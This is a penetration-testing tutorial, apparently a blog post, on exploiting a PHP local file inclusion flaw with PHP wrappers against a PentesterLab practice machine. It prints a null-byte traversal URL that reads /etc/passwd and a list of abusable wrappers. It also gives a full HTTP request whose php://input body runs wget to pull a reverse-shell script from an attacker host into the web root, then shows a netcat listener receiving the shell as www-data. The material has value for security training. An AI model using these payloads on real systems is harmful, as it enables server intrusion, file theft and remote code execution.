Exploiting Local File Inclusion using PHP Wrappers

Introduction

Local File Inclusion is a common technique used to include contents of a local file within a webpage. In many cases, a vulnerability can occur when a webpage uses user controlled input as part of its file include function that is not properly sanitised. This vulnerability can be exploited by an attacker to gather useful usernames, sensitive system information as well as triggering remote code execution.


Most common techniques of exploiting this vulnerability are

- Apache or SSH Log Poisoning
- Environ Log poisoning

This post will introduce the use of PHP wrappers to exploit a local file inclusion vulnerability. Using PHP wrappers, it is possible to execute commands on a server and get a remote shell.

Technical Details

To understand this vulnerability, take a look at the following example. The below PHP code takes a parameter called ‘page’ with the URL and any value given in the page parameter is included in the web page.




```
user@debian:/var/www$ cd file
fileincl/ files/
user@debian:/var/www$ cd fileincl/
user@debian:/var/www/fileincl$ ls
example1.php  example2.php  intro.php
user@debian:/var/www/fileincl$ cat example
cat: example: No such file or directory
user@debian:/var/www/fileincl$ cat example2.php
<?php require_once '../header.php'; ?>

<?php
        if ($_GET["page"]) {
    $file = $_GET["page"].".php";
    // simulate null byte issue
    $file = preg_replace('/\x00.*/',"",$file);
                include($file);

        }



?>

<?php require_once '../footer.php'; ?>
user@debian:/var/www/fileincl$ _
```

The Uniform Resource Locater of the web application would look like the following

http://vulnapplication.com/fileinc/example2.php?page=intro

An attacker can exploit this vulnerability by injecting directory traversal characters and look for local system files such as ‘passwd’ or ‘win.ini’. It should be noted that the example does check if the given input has a .php extension. This can be bypassed by an attacker using the null byte terminator. In many systems, Null bytes are processed as string termination; thus the file extension check can be bypassed by adding %00 at the end of a user input.



```
192.168.23.129/fileincl/example2.php?page=../../../../../../../../../../../etc/passwd%00
```


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/s
/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug
libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL S
Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian L
© PentesterLab 2013
```

In certain cases, PHP Wrappers can be used to exploit this vulnerability to gain a remote shell. PHP Wrappers are streams that allow access to PHP interpreter’s input and output streams. The following PHP wrappers can be useful when probing for this vulnerability.

Most common techniques of exploiting this vulnerability are

- **expect://ls** : Executes a command on server. This function is not enabled by default
- **zip://** : Allows access to a file inside an archive with an arbitrary name.
- **data://text/plain;base64,[command encoded in base64]** : Executes a system command that can be encoded different content types. This can be useful when evading application firewalls.
- **php://input** : Allows data to be send to the target server. This can be used to get a reverse shell.
- **php://filter** : Can be used to read files from the server and encode it in different formats. This can be very useful when retrieving an exact copy of case sensitive files such as the application source code.

  The above table is an example of common wrappers than can be used. Furthermore, it is also possible to use the **http://**,**ftp://** or **data://** URIs to retrieve different data files without knowing its physical location. This technique is more efficient than enumerating physical path of a target system file.


192.168.23.129/fileincl/example2.php?page=http://127.0.0.1/server-status%00
PentesterLab.com
Home

Apache Server Status for 127.0.0.1


Server Version: Apache/2.2.16 (Debian) PHP/5.3.3-7+squeeze15 with Suhosin-Patch
Server Built: Mar 3 2013 11:36:05

Current Time: Thursday, 16-Jun-2016 14:51:22 UTC
Restart Time: Thursday, 16-Jun-2016 12:51:49 UTC
Parent Server Generation: 0
Server uptime: 1 hour 59 minutes 33 seconds
Total accesses: 127 - Total Traffic: 496 kB
CPU Usage: u0 s.1 cu0 cs0 - .00139% CPU load
.0177 requests/sec - 70 B/second - 3999 B/request
3 requests currently being processed, 5 idle workers

```
____WW_W............................................................
....................................................................
....................................................................
....................................................................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


The Apache server status file can be retrieved by using the **http://** URI. To gain a remote shell on the server, the **php://input** wrapper can be used. The **php://input** is a read-only stream that allows a server to read raw data from the request body.



```
GET /fileincl/example2.php?page=php://input HTTP/1.1
Host: 192.168.23.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 81

<? system('wget http://attackersever/reverse-shell.php -O /var/www/shell.php');?>
```

```
HTTP/1.1 200 OK
Date: Thu, 16 Jun 2016 16:30:54 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze15
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 1823
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>PentesterLab &raquo; Web for Pentester</title>
    <meta name="viewport" content="width=device-width, initial-sca
    <meta name="description" content="Web For Pentester">
    <meta name="author" content="Louis Nyffenegger (louis@penteste

    <!-- Le styles -->
    <link href="/css/bootstrap.css" rel="stylesheet">

    <style type="text/css">
      body {
```

The above request will be processed by the server to download a malicious PHP script from an attacker controlled server. This is then saved in the var/www/ folder. This can then be executed by browsing to the saved webpage and having a listener open for communications.



```
mwrsam@testingmachine:~$ nc -l -p 1234
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
 14:41:40 up  1:49,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                      12:51    1:49m  0.00s  0.00s -bash
user     tty3                      12:51    1:49m  0.00s  0.00s -bash
user     tty4                      12:51    1:49m  0.00s  0.00s -bash
user     tty5                      12:51    1:49m  0.00s  0.00s -bash
user     tty6                      12:51    1:49m  0.00s  0.00s -bash
user     tty1                      12:51   49.00s  1.14s  1.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ uname -a
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
$ whoami
www-data
$ 
```

To conclude, the use of PHP wrappers should always be tested when probing and fuzzing for file include vulnerabilities. Numerous fuzz payload repositories such as fuzzdb and Seclists do not contain any wrappers as part of their file inclusion fuzz payloads.

References: http://php.net/manual/en/wrappers.php